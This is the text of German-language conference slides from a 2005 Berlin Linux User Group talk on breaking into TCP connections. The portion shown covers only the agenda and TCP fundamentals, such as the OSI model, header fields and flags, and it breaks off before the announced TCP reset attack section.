

# Einbrechen in TCP-Verbindungen

**Berliner Linux User Group, 16. November 2005**

**Wilhelm Dolle, Director Information Technology  
interActive Systems GmbH**

# *Was werde ich heute nicht erzählen?*

---

- Einbrechen **über** TCP-Verbindungen in Server / Dienste
- Etwas zu IP, UDP oder ICMP (bzw. nur sehr wenig über diese Themen)


# Agenda

---


- Kurzer Sprint durch die Grundlagen von TCP
- Bekannte Schwachstellen / ältere Angriffe?
- TCP Reset Angriff (Theorie, Praxis, Schutz)

# TCP/IP und ISO OSI Modell

## TCP / IP



## OSI




## Networking Function

- Application
- User Interface
- End-to-end data integrity
- Service quality
- Routing between networks
- Physical interconnection between two points

(Quelle: [www.netzmafia.de](http://www.netzmafia.de))

# TCP/IP




(Quelle: www.netzmafia.de)

# Transmission Control Protocol (TCP)

---


- Zuverlässiges, verbindungsorientiertes Transportprotokoll
- Entwickelt von Robert E. Kahn und Vinton G. Cerf ab 1973
- Standardisierung 1981 in RFC 793
- Ergänzungen in RFC 1122 und 1213
- Auf Schicht 4 des OSI-Referenzmodell
- Punkt-zu-Punktverbindung in Vollduplex
- Eindeutige Definition durch zwei Endpunkte (Tupel) aus IP-Adresse und Port
- Sicherung der Datenübertragung durch Prüfsumme und Quittierung mit Zeitüberwachung
- Ein Bytestrom wird in Pakete, **Segmente** genannt, aufgeteilt

# TCP – Interaktion mit Anwendungen



(Quelle: [www.wikipedia.de](http://www.wikipedia.de))

# TCP – Header



(Quelle: [www.wikipedia.de](http://www.wikipedia.de))



# TCP – Header

---

- **Source Port** - Identifiziert den sendenden Prozess
- **Destination Port** - Identifiziert den Prozess des Zielsystems
- **Sequence Number** - Nummer des ersten Datenbytes (Oktets) im jeweiligen Segment (--> richtige Reihenfolge über verschiedene Verbindungen eintreffender Segmente wieder herstellbar)
- **Acknowledgement Number** - Daten vom Empfänger bestätigt, wobei gleichzeitig Daten in Gegenrichtung gesendet werden. Die Bestätigung wird also den Daten "aufgesattelt" (Piggyback). Die Nummer bezieht sich auf eine Sequence-Nummer der empfangenen Daten; alle Daten bis zu dieser Nummer (ausschließlich) sind damit bestätigt --> Nummer des nächsten erwarteten Bytes.
- **Data Offset** - Da der Segment-Header ähnlich dem IP-Header Optionen enthalten kann, wird hier die Länge des Headers in 32-Bit-Blöcken angegeben.
- **Reserved** - Reserviert für spätere Nutzung

# TCP – Header




---

- Code – Angabe der Funktion des Segments:
  - **URG** – Urgent-Pointer (siehe unten); Daten bevorzugt behandeln
  - **ACK** – Quittungs-Segment (Acknowledgement-Nummer gültig)
  - **PSH** – Auf Senderseite sofortiges Senden der Daten aus dem Sendepuffer und auf Empfangsseite sofortige Weitergabe aller Daten aus dem Empfangspuffer an die Applikation z. B. für interaktive Programme
  - **RST** – Reset, Verbindung abbrechen / zurücksetzen
  - **SYN** – Das 'Sequence Number'-Feld enthält die initiale Byte-Nummer (ISN) --> Numerierung beginnt mit ISN + 1. In der Bestätigung übergibt der Empfänger seine ISN (Verbindungsaufbau).
  - **FIN** – Verbindung abbauen (Sender hat alle Daten gesendet), sobald der Empfänger alles korrekt empfangen hat und selbst keine Daten mehr senden möchte.

# TCP – Header

